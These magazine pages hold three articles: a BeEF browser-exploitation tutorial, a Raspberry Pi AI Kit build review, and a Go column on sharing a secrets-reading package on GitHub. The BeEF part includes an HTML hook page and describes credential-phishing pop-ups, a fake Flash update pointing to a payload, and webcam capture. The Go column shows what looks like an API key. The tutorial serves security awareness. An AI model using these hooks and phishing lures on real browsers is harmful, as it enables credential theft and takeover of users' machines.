


Figure 5: The modules are color coded to show what is possible.



Figure 6: Firefox has loaded the poisoned page and is hooked.

Real-World Examples

The demo page promises to let you “Have fun while your browser is working against you.” The sophisticated BeEF knows about and logs all the user’s clicks, double-clicks, and mouse-over activity. For further clarity about how a browser can get hooked, I’ll create some simple HTML based on a page in the BeEF wiki [4] (Listing 1).

Listing 1 loads the hook.js JavaScript file to snag a browser. Once the page is visited, the browser is hooked and BeEF has control.

I’m going to save the contents of Listing 1 locally to a file called hook-line-and-sinker.html and load it in my browser, as shown in Figure 6. Again, the browser is showing as

unknown, but interestingly, the version matches my Firefox version (116.0 in this case).

Next, I’ll demonstrate a relatively simple social engineering attack.

Listing 1: Simple HTML Page with JavaScript

```
<html>
<head><script src="http://127.0.0.1:3000/hook.js"
  type='text/javascript'></script></head>
<body>Hook, line and sinker!</body>
</html>
```

Under the *Modules* option, select *Social Engineering | Petty Theft | Dialog Type: LinkedIn*. In Figure 7, you can see the configuration setting in the BeEF UI.





Figure 7: Petty theft configuration.



SHOP THE SHOP

shop.linuxnewmedia.com

GET PRODUCTIVE WITH COOL LINUX HACKS

Improve your Linux skills with this cool collection of inspirational tricks and shortcuts for Linux geeks.

- Google on the Command Line
- OpenSnitch Application Firewall
- Parse the systemd journal
- Control Git with lazygit
- Run Old DOS Games with DOSBox
- And more!



ORDER ONLINE:
shop.linuxnewmedia.com



Figure 8: Social Engineering with an authentic-looking login pop-up.

Figure 8 shows the resulting pop-up in my Firefox browser. As you can see, a fake login screen asks the user to supply their email and LinkedIn password.

What happens if I pretend to log in now? I click on the middle pane in the BeEF UI under *Module Results History*, enter my credentials, and the following text appears:

```
data answer:chris@domain.tld: 2
nothingtoseehere
```

In this case, BeEF captured my email address and LinkedIn password. If you are a frequent user of online services, are you worried yet? There’s also an authentic-looking Facebook pop-up, as shown in Figure 9. BeEF also provides a module for phishing Google credentials with a fake Gmail login page [5].

Fake Flash

Now I’ll try another worrying piece of functionality that could cause the victim all sorts of problems. Select *Social Engineering | Fake Flash Update* to access the Fake Flash Update module (Figure 10). Enter a URL for the payload in Figure 10, and the *INSTALL* button shown in Figure 11 pushes the user to a URL of your choice.

You’re Barred

What about popping up a fake add-on installation bar? Figure 12 shows the configuration side and Figure 13 is what Firefox shows the user. You can point the *Install plug-in?* button to any URL you wish.

I See You

BeEF can also take control of a user’s webcam via the browser. The module

explains, “You can customize how many pictures you want to take and in which



Figure 10: The Fake Flash Update module.



Figure 11: The resulting pop-up that the user sees.




Figure 12: Pop-up bars for a plug-in.




Figure 9: Another petty theft option in action.

interval. The default setting will take 20 pictures, 1 picture per second.”

Once the user has been convinced to click the *Allow* button, a JPEG image is saved. It is also possible to adjust the

persuasive text that appears in the pop-up in order to succeed with a button click. The configuration is shown in Figure 14 and the resulting pop-up is in Figure 15. Luckily for me, Firefox didn't have a Flash plugin enabled.

Conclusion

The pièce de résistance of an attacker's route to compromise is to take full control of a user's machine by injecting a relatively tiny bit of JavaScript into a webpage. BeEF allows you to integrate the Metasploit pen-testing framework to deliver a payload that will escalate privileges after the browser is hooked

(which could be the subject of a later article).

I hope I have covered BeEF with enough clarity to make you think about how you will use the web in the future. BeEF uses JavaScript to set its hooks. This article should give you new insights into why many browsers have settings that limit JavaScript execution, but don't get complacent: One setting won't fix everything. Intruders have many ways to attack a browser, and browser attacks are forever evolving. It is therefore imperative to ensure that you are using the latest version of your browser of choice. That way, the patches and security

improvements are more likely to mitigate the effects of such attacks.

I know that I will be thinking twice before clicking on a dubious-looking link in the future. Such attacks affect all browsers. If you still not convinced, recent reports on the malicious Cloud9 extension will give you a new awareness about the security issues facing even the normally bullet-proof Google Chrome [6]. The BeEF website [7] offers a more graphical look at BeEF, with a useful YouTube video and a number of links to other sources. ■■■

Info

- [1] More than Half of Browser Extensions Pose Security Risks: <https://www.darkreading.com/cloud/study-more-than-half-of-browser-extensions-pose-security-risks>
- [2] Understand Browser Sandboxing and Test on It: <https://www.browserstack.com/guide/what-is-browser-sandboxing>
- [3] BeEF at GitHub: <https://github.com/beefproject/beef>
- [4] BeEF Configuration: <https://github.com/beefproject/beef/wiki/Configuration>
- [5] BeEF Google Phishing Module: <https://github.com/beefproject/beef/wiki/Module:-Google-Phishing>
- [6] Malicious Extension Lets Hackers Control Google Chrome Remotely: <https://www.bleepingcomputer.com/news/security/malicious-extension-lets-attackers-control-google-chrome-remotely>
- [7] BeEF Project: <https://beefproject.com>

Author

Chris Binnie is a Cloud Native Security consultant and co-author of the book *Cloud Native Security*. <https://www.amazon.co.uk/Cloud-Native-Security-Chris-Binnie/dp/1119782236>



Figure 13: The resulting installation bar.




Figure 14: The webcam configuration in BeEF.




Figure 15: The resulting persuasive webcam pop-up.



Edge AI acceleration with Raspberry Pi

Affordable AI

Raspberry Pi enters the artificial intelligence accelerator fray with a low-cost solution. *By Federico Lucifredi*

Public clouds are doubtlessly the most convenient and cost-effective tool for individuals to use to access the latest neural processing unit (NPU) artificial intelligence (AI) accelerating hardware. Due to its high cost and lack of availability, it is hard for a freelance developer to justify acquiring one of the now famous (and infamous) NVIDIA A100 [1] Ampere cards with tensor processing units, with costs running into the tens of thousands of dollars and the cards destined for inevitable obsolescence as the newer Hopper (NVIDIA H100) [2] units arrive (as I am writing, I can see A100s advertised for \$1.29/hour by a cloud vendor). The economic choice is

easy: Develop the code offline and only then provision a souped-up cloud instance for the actual training or inference task.

Low-cost development strategies comprise Google's Colab [3], a hosted Jupyter Notebook environment providing free access to GPU and TPU (Google's own AI chip) resources for research and learning, or purchasing older accelerators being sold second-hand at heavily discounted prices (with varying degrees of residual usefulness). At the Dragon Propulsion Laboratory, we are partial to another strategy: edge AI accelerators. Designed to enhance devices at the edge of the network, this class of chips is

both low in power demands

and affordable cost-wise, as well as worth understanding in its own right (Figure 1).

First Look

The Raspberry Pi AI Kit just became available, giving me the opportunity to present a first look at what promises to be a very interesting new entry in the edge accelerator class. The AI Kit consists of the standard Raspberry Pi M.2 HAT + daughterboard and a Hailo-8L AI accelerator. Connections to the host Pi 5 board run through the GPIO pins and a dedicated ribbon connector, resulting in a single-lane PCIe 3.0 connection with 8GBbps of bandwidth (Figure 2). Rated at 13 Tera Operations per Second (TOPS) of inference performance, the accelerator should offload



Figure 1: Edge AI accelerators in the lab (from left to right): Raspberry Pi AI Kit, Google Coral USB, and NVIDIA Jetson Nano (Maxwell).



Figure 2: Raspberry Pi 5 Model B next to the AI Kit's M.2 and accelerator boards (the Pi 5 and Pi 3 have the same port layout).

Lead Image © robsnowstock, 123RF.com



Figure 3: Installing the Raspberry Pi 5 is the easy part.

the Pi's CPU entirely of neural network execution, leaving it free to respond to its results, as hinted by object recognition, segmentation, and tracking demos showcased in the launch announcement [4].

At \$70 retail, the AI Kit compares well to the older Google Coral USB Accelerator [5] powered by a Google TPU chip running at 4 TOPS and presently priced at \$59.99. It is also in line with the price-to-performance of the 21-TOPS NVIDIA Jetson Xavier NX (8GB, \$685) [6] when the cost of the SBC and other parts are included in the tally. Another interesting comparison is with the Apple A15 system on a chip (SoC) found in the iPhone 13, which can offload 15 TOPS. The much pricier NVIDIA A100 delivers 1248 TOPS, but context matters here: These edge accelerators are meant for inference, not model training, because vendors now expect developers to get started (and in most cases succeed at their task entirely) with pretrained neural models. Specifically, computer vision models are the ones most likely to be in use with the AI Kit, as they match well with the hardware's capability, rather than the generative models making the headlines with their text, image, or video creations.

The Build

Regular readers know I am partial to the Seeed Studio re_computer [7] cases



Figure 4: GPIO extensions and long standoffs make room to sandwich a CPU fan in our assembly.

for SoC work, and indeed you can see one in Figure 2. For edge accelerator devices, however, I prefer to use the less developer-friendly (and more rugged) cases made by Swedish firm KKS B [8]. The access may be limited to the SBC ports rather than the full board and pin-out, but these powder-coated steel cases protect devices from the abuse of moderately mobile day-to-day work better than any high-access benchtop solution could (and they look great!). The KKS B Pi 5 case includes headroom for a HAT expansion, space that the AI kit absolutely requires.

Assembly is not as simple as one might expect, due to the number of layers and connections involved. Assembly begins by securing the Pi 5 to the case using standoffs, as shown in Figure 3. With multiple standoff lengths provided, I selected the longest and installed two extensions for the GPIO bus to raise the accelerator all the way to the top of the case, stretching the PCIe ribbon

connector to its limit (Figure 4). The M.2 HAT+ comes preinstalled with a Hailo-8L board and no further assembly is necessary. The next step is to install a CPU fan (Figure 5) – the official active cooler is both cheap and effective, and it is an absolute requirement for CPU intensive tasks. The only recourse a pegged processor has against overheating is to slow down its clock speed, something we want to avoid in a CPU-bound AI system.

Lights, Camera, Action!

A ribbon cable bridging standard connectors with the mini interface found on the Pi 5 is also required, because the ribbon cable included with the Pi camera itself will not match the new, smaller interface. Another important consideration is the use of the Global Shutter Camera introduced last year. It captures images up to 1456x1088 resolution while avoiding the distortion artifacts produced by rolling shutter cameras – video input destined for processing by machine learning algorithms should be free of the rolling shutter artifacts that our human vision system cancels out during viewing. Finally, the camera itself needs a case and holder to protect and support aiming it (Figure 6), while the complete assembled system (see Table 1 for the parts list) can be inspected from all sides in Figure 7.

The Hailo-8L is powerful enough to permit concurrent scheduling of the computer vision algorithm on the NPU with the task responding to its



Figure 5: Adding the camera connector and active cooling “snap-on” fan.

results retaining almost full use of the CPU. It also becomes possible to schedule multiple neural networks

processing the output of two cameras, or performing multiple classification on a single video stream. Software

integration and ecosystem is precisely what we will examine next month – stay tuned! ■■■



Figure 6: A tripod and case are the final practical considerations for the camera.

Info

- [1] NVIDIA A100: <https://www.nvidia.com/content/dam/en-zz/Solutions/Data-Center/a100/pdf/nvidia-a100-datasheet-nvidia-us-2188504-web.pdf>
- [2] NVIDIA H100: <https://resources.nvidia.com/en-us-tensor-core/nvidia-tensor-core-gpu-datasheet>
- [3] Google Colab: <https://colab.google>
- [4] “Raspberry Pi AI Kit available now at \$70” by Naush Patuck, <https://www.raspberrypi.com/news/raspberry-pi-ai-kit-available-now-at-70/>
- [5] Google Coral USB Accelerator: <https://coral.ai/static/files/Coral-USB-Accelerator-datasheet.pdf>
- [6] Jetson Xavier NX: <https://www.nvidia.com/en-us/autonomous-machines/embedded-systems/jetson-xavier-series/>
- [7] Seeed Studio re_computer case: <https://www.seeedstudio.com/re-computer-case-p-4465.html>
- [8] KKSb cases: <https://kksb-cases.com>

Author

Federico Lucifredi (@0xf2) is the Product Management Director for Ceph Storage at IBM and Red Hat, formerly the Ubuntu Server Product Manager at Canonical, and the Linux “Systems Management Czar” at SUSE. He enjoys arcane hardware issues and shell-scripting mysteries and takes his McFlurry shaken, not stirred. You can read more from him in the O’Reilly title *AWS System Administration*.



Figure 7: The complete assembly from all sides. Note reset button and hanging screw holes.




Table 1: Parts List

Raspberry Pi 5 8GB	\$80	https://www.raspberrypi.com/products/raspberry-pi-5/
Raspberry Pi AI Kit for Pi 5	\$70	https://www.raspberrypi.com/products/ai-kit/
KKSb Case for Raspberry Pi 5 and expansion HAT	\$20.90	https://www.amazon.com/dp/B07Y7NTTG8/
Official Raspberry Pi 5 Active Cooler	\$5	https://www.adafruit.com/product/5815
Raspberry Pi Global Shutter Camera Kit + Tele-scopic and Wide Angle Lens	\$125	https://www.canakit.com/raspberry-pi-global-shutter-camera-kit.html
Raspberry Pi 5 Camera Cable, 200mm	\$1	https://www.canakit.com/raspberry-pi-5-camera-cable.html
Camera case and holder	\$19.90	https://www.amazon.com/dp/B0CTN1HCFY
Total cost	\$321.80	

MakerSpace-Online

New Maker Content Every Week

At MakerSpace, we are all about technology you can use to build your own stuff. Our goal is to help you turn your ideas into reality with hands-on projects for makers.



Fresh Content, Delivered

Subscribe now and join the MakerSpace community. You'll stay up-to-date when new content is published.

Join Now!



<https://makerspace-online.com>

Share Go code on GitHub

Give, Don't Take

Go makes it easy to bundle universal code into a package and share it with the world on GitHub. Mike Schilli explains the tricks and how to avoid the pitfalls. *By Mike Schilli*

Attentive readers of this column will have noticed that the Go listings covered here often reference packages on GitHub, which the Go compiler picks up from there and integrates into the binaries as libraries. But you can't always take, take, take. Instead, let's contribute back! How hard could it be to write your own code and share it

with the world on GitHub? Then programmers near and far can use it, saving them the time they could otherwise use to sing the originator's praises.

By way of an example, a simple package that allows a Go application to store the passwords and API tokens it uses in an external file would be useful. These strings should never be part of the code, and not

just because the listings are printed here in the magazine. Hard-coded strings are also frowned upon in production releases, because the code is usually openly available in a GitHub repo and automatic installations like to roll out binaries and secrets separately – just as if the user were configuring them manually after installation.

Listing 1: yttop.go

```
01 package main
02
03 import (
04     "context"
05     "fmt"
06     "github.com/mschilli/go-murmur"
07     "google.golang.org/api/option"
08     "google.golang.org/api/youtube/v3"
09     "log"
10 )
11
12 func main() {
13     m := murmur.NewMurmur()
14
15     apiKey, err := m.Lookup("youtube-api-key")
16     if err != nil {
17         panic(err)
18     }
19
20     channelID, err := m.Lookup("youtube-channel-id")
21     if err != nil {
22         panic(err)
23     }
24
25     ctx := context.Background()
26     service, err := youtube.NewService(ctx, option.
        WithAPIKey(apiKey))
27     videoIDs := make([]string, 0)
28     call := service.Search.List([]string{"id"},
        ChannelId(channelID).MaxResults(5).Order("viewCount"))
29     resp, err := call.Do()
30     if err != nil {
31         log.Fatalf("Error making search API call: %v", err)
32     }
33
34     for _, item := range resp.Items {
35         if item.Id.Kind == "youtube#video" {
36             videoIDs = append(videoIDs, item.Id.VideoId)
37         }
38     }
39
40     videoCall := service.Videos.List([]string{"snippet",
        "statistics"}).Id(videoIDs...)
41     videoResponse, err := videoCall.Do()
42     if err != nil {
43         log.Fatalf("Error making videos API call: %v", err)
44     }
45
46     for _, item := range videoResponse.Items {
47         fmt.Printf("%6d %.40s (%s)\n", item.Statistics.
            ViewCount, item.Snippet.Title, item.Id)
48     }
49 }
```

Listing 2: murmur.go

```

01 package murmur
02
03 import (
04     "fmt"
05     "gopkg.in/yaml.v2"
06     "io/ioutil"
07     "os/user"
08     "path"
09 )
10
11 const Version = "1.0.1"
12
13 // Read secrets from a .murmur YAML file
14 type Murmur struct {
15     FilePath string
16 }
17
18 const StoreFileName = ".murmur"
19
20 // Create a new instance
21 func NewMurmur() *Murmur {
22     return &Murmur{}
23 }
24
25 // Set the .murmur file path manually
26 func (m *Murmur) WithFilePath(path string) *Murmur {
27     m.FilePath = path
28     return m
29 }
30
31 func homePath() (string, error) {
32     u, err := user.Current()
33     if err != nil {
34         return "", err
35     }
36     p := path.Join(u.HomeDir, StoreFileName)
37     return p, nil
38 }
39
40 // Look up a .murmur key by name and return its value
41 func (m *Murmur) Lookup(name string) (string, error) {
42     if len(m.FilePath) == 0 {
43         path, err := homePath()
44         if err != nil {
45             return "", err
46         }
47         m.FilePath = path
48     }
49
50     dict, err := readYAMLFile(m.FilePath)
51     if err != nil {
52         return "", err
53     }
54     pass, ok := dict[name]
55     if !ok {
56         return "", fmt.Errorf("No entry found for %s", name)
57     }
58     return pass, nil
59 }
60
61 func readYAMLFile(path string) (map[string]string, error) {
62     data := make(map[string]string)
63
64     raw, err := ioutil.ReadFile(path)
65     if err != nil {
66         return data, err
67     }
68
69     err = yaml.Unmarshal(raw, &data)
70     if err != nil {
71         return data, err
72     }
73     return data, nil
74 }

```

Take a look at the sample application shown in Listing 1, for example. It determines the five most frequently viewed videos on a YouTube channel and requires a secret API key and a channel ID to do so. Instead of keeping strings with secret data in the code, the code calls the `Lookup()` function twice. It reads a string for the specified keyword from an external humanly readable file (in the example, "youtube-api-key" and "youtube-channel-id") and returns the results to the application.

Soft Murmuring

The useful `Lookup()` utility function is part of a newly created Go package that programmers all over the world can integrate directly into their Go code from my public GitHub account. Because it's generally unwise to announce secrets loudly – at best you would want to whisper or mumble – let's call the package *murmur*.

The package is object-oriented. The application from Listing 1 calls the `murmur.NewMurmur()` constructor in line 13. Line 6 retrieves the package from GitHub using the URL with the `mschilli/`

`go-murmur` path to do so. This procedure follows the convention that GitHub repos containing Go packages always start with `go-*`. Internally, however, the package defines its name as `murmur`, not as `go-murmur`. Its implementation in Listing 2 shows how this works.

For the generated `m` object's `Lookup()` method to find the secret for a key such as "youtube-api-key", it needs to locate the YAML file from Figure 1 in which the keys point to secrets. Normally, the file named `.murmur` is located in the user's home directory. But you can specify an

```

youtube-api-key: AIzb5xDxrv8PanTyVnj_j0Z950T5VaAro7H7kYY
youtube-channel-id: UC4U1B0ISsNy4HcQFW5rnVSQ

...

~/murmur [Modified][readonly] 2 lines --100%--

```

Figure 1: Secrets hidden in the murmur file.

```

$ ./yttop
48592 Rio Portable Beach Shelter Assembly Inst (2qx3hW7RxsY)
24088 UPS Battery Replacement Tripp-Lite SMART (UPVd_4jN4fE)
15853 Original Bavarian pretzels made at home (1BGGU3KeprU)
9223 Removing center console Honda Fit 2011 t (b1VGCrvaazs)
8662 La Crosse BC-700 BC-9009 fix charging co (rqknsrICRQ)
$

```

Figure 2: An application determines the five most popular videos on a YouTube channel.

```

$ go mod tidy
go: finding module for package github.com/mschilli/go-murmur
go: finding module for package google.golang.org/api/option
go: finding module for package gopkg.in/yaml.v2
go: finding module for package google.golang.org/api/youtube/v3
go: found github.com/mschilli/go-murmur in github.com/mschilli/go-murmur v1.0.0
go: found google.golang.org/api/option in google.golang.org/api v0.185.0
go: found google.golang.org/api/youtube/v3 in google.golang.org/api v0.185.0
go: found gopkg.in/yaml.v2 in gopkg.in/yaml.v2 v2.4.0
$ go build yttop.go
$ ls -l yttop
-rwxr-xr-x 1 mschilli staff 19150896 Jun 22 11:42 yttop
$

```

Figure 3: Go retrieving the homemade *murmur* package from GitHub.

alternative search path in the constructor, as I will show later.

Channel Hit Parade

The rest of Listing 1 for fetching the five most popular videos from my YouTube channel is a typical case for the YouTube API. Line 8 retrieves version 3 of the official library, not from GitHub this time, but from the Google folks at `golang.org`. Line 28 creates a new service object for communication with the YouTube API server and passes the API key previously retrieved from the YouTube Developer

Console and stored in the *Murmur* file. With it, the server knows who it is dealing with – it refuses to talk to strangers. How to obtain an API key for developers and a YouTube channel's channel ID was the subject of an earlier Snapshot column [1].

The `Search.List()` function in line 28 lists the five videos specified as `MaxResults` for a given YouTube channel based on its channel ID. It sorts them by their "viewCount" (i.e., their popularity). In most cases, there are exactly five hits coming back. The for loop starting in line 34 iterates over the list putting the

IDs of the videos it finds into the `videoIDs` array slice.

Because the hit list provides some data for each clip but does not return the view counts, line 40 passes on previously found IDs to another call of the `List` function. It uses "statistics" to retrieve YouTube's visitor statistics collected for these videos. Armed in this way, the for loop starting in Line 46 outputs the top five list of the most successful videos in the channel, including the number of users who watched the videos (Figure 2).

In this issue, however, the focus will not be on YouTube, but on the *murmur* package, which is now available on GitHub. To build the `yttop` top five chart's binary from Listing 1, the standard three-command build sequence will work as expected. Figure 3 shows how `go mod tidy` finds and fetches version 1.0.0 of the package from GitHub. The Go compiler links all the bits together. If you call the fully compiled `yttop` program from the command line, it presents the list of the channel's most successful videos as desired.

Do-It-Yourself

So, what does my *murmur* DIY package library look like? And how does it end

Listing 3: `murmur_test.go`

```

01 package murmur
02
03 import (
04     "testing"
05 )
06
07 func TestLookup(t *testing.T) {
08     mur := NewMurmur().WithFilePath("data/murmur.yaml")
09
10     name := "foo"
11     p, err := mur.Lookup(name)
12     if err != nil {
13         t.Log("name", name, "not found")
14         t.Fail()
15     }
16
17     if p != "bar" {
18         t.Log("name", name, "p", p, "mismatch")
19         t.Fail()
20     }
21
22     name = "nonexist"
23     p, err = mur.Lookup(name)
24     if err == nil {
25         t.Log("name", name, "found")
26         t.Fail()
27     }
28 }

```

```

$ go test -v
== RUN TestLookup
--- PASS: TestLookup (0.00s)
PASS
ok      github.com/mschilli/go-murmur    0.193s
$

```

Figure 4: Running the test suite for the new package.

```

$ go doc --all github.com/mschilli/go-murmur
package murmur // import "github.com/mschilli/go-murmur"

CONSTANTS
const StoreFileName = ".murmur"
const Version = "1.0.1"

TYPES
type Murmur struct {
    FilePath string
}
    Read secrets from a .murmur YAML file

func NewMurmur() *Murmur
    Create a new instance

func (m *Murmur) Lookup(name string) (string, error)
    Look up a .murmur key by name and return its value

func (m *Murmur) WithFilePath(path string) *Murmur
    Set the .murmur file path manually
$

```

Figure 5: Automatically generated documentation for the package.

Listing 4: murmur.yaml

```
foo: bar
some-key: "Quoted!"
```

up on GitHub so that developers who call `go mod tidy` can find it and include it in their code? The `NewMurmur()` constructor starting in line 21 in Listing 2 creates a structure of the `Murmur` type and returns a pointer to it to the caller. The pointer then acts as an object for the method calls that follow.

Assigning parameters to a constructor (e.g., the path to the `.murmur` file) is not standardized in Go and cannot be solved cleanly using variable parameter lists due to strict typing. The DIY `murmur` package decides to define the constructor without parameters and to offer an optional `WithFilePath()` function (starting in line 26) for the object. This sets the path to the secret file as a string in the object structure. The modifier itself returns a pointer to the object structure so that several modifiers can be chained later.

If the `Lookup()` method from line 41 determines that the user wants to retrieve a value, but no path is available yet, it searches the home directory for a file named `.murmur` and reports an error if it cannot find anything there. This only happens on the first call; from then on, the path is set in the object structure.

